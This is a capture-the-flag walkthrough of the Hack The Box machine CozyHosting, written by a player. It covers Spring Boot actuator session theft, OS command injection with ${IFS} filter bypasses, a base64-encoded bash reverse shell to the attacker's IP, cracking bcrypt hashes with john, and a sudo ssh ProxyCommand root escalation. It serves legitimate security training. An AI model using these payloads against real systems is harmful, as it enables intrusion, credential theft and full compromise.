
HTB Machine - CozyHosting
Summary:
CozyHosting is pretty straightforward. It starts with stealing a session cookie from a misconfigured Sprint Boot server. With this, I can access an admin panel and find an endpoint that’s vulnerable to OS command injection. For root, it’s simply a GTFOBins exploit.
Enumeration:
Nmap:
┌──(ch3ng㉿localhost)-[~/machines/cozyhosting] └─$ sudo nmap --min-rate 1000 -p- 10.129.98.33 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-22 23:07 ACDT Nmap scan report for 10.129.98.33 Host is up (0.33s latency). Not shown: 65533 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh 80/tcp open http Nmap done: 1 IP address (1 host up) scanned in 69.59 seconds ┌──(ch3ng㉿localhost)-[~/machines/cozyhosting] └─$ sudo nmap -A -p 22,80 10.129.98.33 Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-22 23:10 ACDT Nmap scan report for 10.129.98.33 Host is up (0.33s latency). PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 256 43:56:bc:a7:f2:ec:46:dd:c1:0f:83:30:4c:2c:aa:a8 (ECDSA) |_ 256 6f:7a:6c:3f:a6:8d:e2:75:95:d4:7b:71:ac:4f:7e:42 (ED25519) 80/tcp open http nginx 1.18.0 (Ubuntu) |_http-title: Did not follow redirect to http://cozyhosting.htb |_http-server-header: nginx/1.18.0 (Ubuntu) Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Aggressive OS guesses: Linux 5.0 (99%), Linux 4.15 - 5.8 (95%), Linux 5.0 - 5.4 (95%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), HP P2000 G3 NAS device (93%) No exact OS matches for host (test conditions non-ideal). Network Distance: 2 hops Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel TRACEROUTE (using port 80/tcp) HOP RTT ADDRESS 1 332.78 ms 10.10.14.1 2 332.59 ms 10.129.98.33 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 26.80 seconds
Nmap found SSH and HTTP open. A host name is also identified, and I’ll add it to /etc/hosts.
# HTB machine CozyHosting
10.129.98.33    cozyhosting.htb
TCP80 - HTTP:
The site seems to be a hosting and monitoring service.

Most of the buttons and links on the page are fake, except “Login”, which redirected to a login page.

I tried a few default credentials, as well as some SQL injection payloads, but none of them worked. With nothing much in hand, I’ll run GoBuster to check for hidden endpoints.
┌──(ch3ng㉿localhost)-[~/machines/cozyhosting] └─$ gobuster dir -u http://cozyhosting.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 =============================================================== Gobuster v3.6 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) =============================================================== [+] Url: http://cozyhosting.htb [+] Method: GET [+] Threads: 100 [+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt [+] Negative Status codes: 404 [+] User Agent: gobuster/3.6 [+] Timeout: 10s =============================================================== Starting gobuster in directory enumeration mode =============================================================== /login (Status: 200) [Size: 4431] /index (Status: 200) [Size: 12706] /admin (Status: 401) [Size: 97] /logout (Status: 204) [Size: 0] /error (Status: 500) [Size: 73] /http%3A%2F%2Fwww (Status: 400) [Size: 435] =============================================================== Finished ===============================================================
Despite a 401 status for /admin, it actually redirects back to the login page. Also, /error interestingly throws a 500 status.


Checking the endpoint, it simply displayed “Whitelabel Error Page” with some vague error messages. A quick Googling would reveal that this error page is associated with Java Spring Boot.
Authentication Bypass:
Now that I know it’s a Spring Boot application, I’ll run GoBuster again with a Spring-specific wordlist:
┌──(ch3ng㉿localhost)-[~/machines/cozyhosting] └─$ gobuster dir -u http://cozyhosting.htb -w /usr/share/seclists/Discovery/Web-Content/spring-boot.txt -t 100 =============================================================== Gobuster v3.6 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) =============================================================== [+] Url: http://cozyhosting.htb [+] Method: GET [+] Threads: 100 [+] Wordlist: /usr/share/seclists/Discovery/Web-Content/spring-boot.txt [+] Negative Status codes: 404 [+] User Agent: gobuster/3.6 [+] Timeout: 10s =============================================================== Starting gobuster in directory enumeration mode =============================================================== /actuator/env/lang (Status: 200) [Size: 487] /actuator (Status: 200) [Size: 634] /actuator/env/path (Status: 200) [Size: 487] /actuator/health (Status: 200) [Size: 15] /actuator/env/home (Status: 200) [Size: 487] /actuator/sessions (Status: 200) [Size: 48] /actuator/env (Status: 200) [Size: 4957] /actuator/mappings (Status: 200) [Size: 9938] /actuator/beans (Status: 200) [Size: 127224] =============================================================== Finished ===============================================================
These endpoints relate to Spring Actuators, which is a Spring Boot feature for managing and monitoring the web application. They often contain sensitive configuration data and credentials, and the server is misconfigured to allow unauthenticated access to them. This post also documented an RCE attack on Actuators, but it seems to be not possible here, since the /jolokia endpoint is not found.
┌──(ch3ng㉿localhost)-[~/machines/cozyhosting] └─$ curl http://cozyhosting.htb/jolokia {"timestamp":"2024-02-22T13:24:12.895+00:00","status":404,"error":"Not Found","path":"/jolokia"} ┌──(ch3ng㉿localhost)-[~/machines/cozyhosting] └─$ curl http://cozyhosting.htb/jolokia/list {"timestamp":"2024-02-22T13:24:22.372+00:00","status":404,"error":"Not Found","path":"/jolokia/list"}
However, /actuator/sessions seems to contain a token for kanderson:
┌──(ch3ng㉿localhost)-[~/machines/cozyhosting] └─$ curl http://cozyhosting.htb/actuator/sessions {"C82A15FB1F2D39ABCAC089FB57C44387":"kanderson"}
Based on the endpoint, I’m guessing it’s the session token for the web app. I’ll replace the value of JSESSIONID in my browser.

When I reload the page, it redirects me to /admin, bypassing the login:
Exploitation:
Admin Page:

On the admin page, there’s an option to add hosts for automatic patching, and it seems to be connecting via SSH:
I tried adding the server itself, and provided kanderson as the username:

But it failed.

Checking the request history in Burp, it’s sending a POST request to /executessh with a username and host parameters:
POST /executessh HTTP/1.1
Host: cozyhosting.htb
Content-Length: 33
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://cozyhosting.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://cozyhosting.htb/admin
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=C82A15FB1F2D39ABCAC089FB57C44387
Connection: close

host=localhost&username=kanderson
I’m guessing that it uses the following OS command to handle SSH connections:
ssh <username>@<hostname> -i ~/.ssh/id_rsa
If this is the case, OS command injection is possible if the parameters are not properly sanitized.
OS Command Injection:

To test for this, I’ll append a ; character at the end of each parameter, and see what the server responds with.
For host, it returned with “Invalid hostname”, suggesting that there’s some sort of filtering implemented.
For username however, a completely different error was returned:

Based on the error message, it seems like the injected semicolon is breaking the command into two (shown below). The first command failed as SSH attempts to connect to a non-existent host “kanderson”, while the second command attempts to run an executable @localhost, which also doesn’t exist.
ssh kanderson;
@localhost -i ~/.ssh/id_rsa
This proved that the semicolon is successfully passed to bash, and command injection is possible here.
I tried a curl command to connect back to my HTTP server, but the server complained about whitespaces:

This page provides several techniques for bypassing character blacklisting, and ${IFS} usually works for whitespaces.
host=localhost&username=kanderson;${IFS}curl${IFS}http://10.10.14.96:8000;#
A GET request is detected on my HTTP server, confirming code execution.
┌──(ch3ng㉿localhost)-[~/machines/cozyhosting] └─$ python -m http.server 8000 Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ... 10.129.98.33 - - [23/Feb/2024 00:25:02] "GET / HTTP/1.1" 200 -
For a reverse shell, I’ll send a base64 encoded payload:
host=localhost&username=kanderson;echo${IFS}L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0Ljk2LzgwMDEgMD4mMQ==${IFS}|${IFS}base64${IFS}-d${IFS}|${IFS}bash;#
And the server sends back a shell session as app.
┌──(ch3ng㉿localhost)-[~/machines/cozyhosting] └─$ rlwrap nc -lvnp 8001 listening on [any] 8001 ... connect to [10.10.14.96] from (UNKNOWN) [10.129.98.33] 35180 bash: cannot set terminal process group (1008): Inappropriate ioctl for device bash: no job control in this shell app@cozyhosting:/app$ python3 -c "import pty; pty.spawn('/bin/bash')" app@cozyhosting:/app$ whoami uid=1001(app) gid=1001(app) groups=1001(app)
Escalation from app:
Source Code:
In the directory I landed in, there’s a .jar archive, presumably the web app source code:
app@cozyhosting:/app$ ls -la total 58856 drwxr-xr-x 2 root root 4096 Aug 14 2023 . drwxr-xr-x 19 root root 4096 Aug 14 2023 .. -rw-r--r-- 1 root root 60259688 Aug 11 2023 cloudhosting-0.0.1.jar
I’ll use an online decompiler to extract the archive:

Inside, I found a config file containing PSQL credentials.
BOOT-INF/classes/application.properties:
server.address=127.0.0.1
server.servlet.session.timeout=5m
management.endpoints.web.exposure.include=health,beans,env,sessions,mappings
management.endpoint.sessions.enabled = true
spring.datasource.driver-class-name=org.postgresql.Driver
spring.jpa.database-platform=org.hibernate.dialect.PostgreSQLDialect
spring.jpa.hibernate.ddl-auto=none
spring.jpa.database=POSTGRESQL
spring.datasource.platform=postgres
spring.datasource.url=jdbc:postgresql://localhost:5432/cozyhosting
spring.datasource.username=postgres
spring.datasource.password=Vg&nvzAQ7XxR
PostGres:
psql is installed on the box, so I’ll use it to connect to the database.
app@cozyhosting:/app$ psql -h localhost -d cozyhosting -U postgres Password for user postgres: Vg&nvzAQ7XxR psql (14.9 (Ubuntu 14.9-0ubuntu0.22.04.1)) SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off) Type "help" for help. cozyhosting=#
It took me a while enumerating it, as the Postgres commands are quite different to the more familiar MySQL ones. This page from HackTricks provides a nice cheatsheet for the most useful commands.
cozyhosting=# \d

WARNING: terminal is not fully functional
Press RETURN to continue

              List of relations
 Schema |     Name     |   Type   |  Owner
--------+--------------+----------+----------
 public | hosts        | table    | postgres
 public | hosts_id_seq | sequence | postgres
 public | users        | table    | postgres
(3 rows)
There’s a juicy table called users, and it contains two password hashes:
cozyhosting=# SELECT * FROM users;

WARNING: terminal is not fully functional
Press RETURN to continue

   name    |                           password                           | role

-----------+--------------------------------------------------------------+-------
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWlWXpij1NVNV3Mm6eH58zim | User
 admin     | $2a$10$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm | Admin
(2 rows)
I placed both of them in a file and sent it to john. One of them is cracked to manchesterunited.
┌──(ch3ng㉿localhost)-[~/machines/cozyhosting] └─$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt Using default input encoding: UTF-8 Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3]) Cost 1 (iteration count) is 1024 for all loaded hashes Will run 16 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status manchesterunited (?) 1g 0:00:00:22 0.05% (ETA: 13:35:34) 0.04416g/s 375.2p/s 502.4c/s 502.4C/s 474747..brigitte Use the "--show" option to display all of the cracked passwords reliably Session aborted
Checking /etc/passwd, I’ll find that the only other console user is josh.
app@cozyhosting:/app$ cat /etc/passwd | grep -v false | grep -v nologin root:x:0:0:root:/root:/bin/bash sync:x:4:65534:sync:/bin:/bin/sync app:x:1001:1001::/home/app:/bin/sh postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash josh:x:1003:1003::/home/josh:/usr/bin/bash
And with the password, I can SSH in and grab the user flag.
┌──(ch3ng㉿localhost)-[~/machines/cozyhosting] └─$ ssh josh@cozyhosting.htb Warning: Permanently added 'cozyhosting.htb' (ED25519) to the list of known hosts. josh@cozyhosting.htb's password: Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-82-generic x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage System information as of Thu Feb 22 02:48:10 PM UTC 2024 System load: 0.0 Usage of /: 54.3% of 5.42GB Memory usage: 18% Swap usage: 0% Processes: 239 Users logged in: 0 IPv4 address for eth0: 10.129.98.33 IPv6 address for eth0: dead:beef::250:56ff:fe96:e8d5 Expanded Security Maintenance for Applications is not enabled. 0 updates can be applied immediately. Enable ESM Apps to receive additional future security updates. See https://ubuntu.com/esm or run: sudo pro status The list of available updates is more than a week old. To check for new updates run: sudo apt update Last login: Tue Aug 29 09:03:34 2023 from 10.10.14.41 josh@cozyhosting:~$ id uid=1003(josh) gid=1003(josh) groups=1003(josh)
User Flag:
josh@cozyhosting:~$ cat user.txt d5ed24c5************************
Escalation from josh:
Sudo Rights:
Root is pretty straightforward. ssh can be run with sudo:
josh@cozyhosting:~$ sudo -l [sudo] password for josh: Matching Defaults entries for josh on localhost: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty User josh may run the following commands on localhost: (root) /usr/bin/ssh *
There’s a GTFOBins page to exploit this. The ProxyCommand are commands that get run on the client prior to the SSH connection. Since it’s run as sudo, this can be abused for arbitrary command execution and privilege escalation:
josh@cozyhosting:~$ sudo ssh -o ProxyCommand=';bash 0<&2 1>&2' x root@cozyhosting:/home/josh# id uid=0(root) gid=0(root) groups=0(root)
Root Flag:
root@cozyhosting:~# cat root.txt 9d082e39************************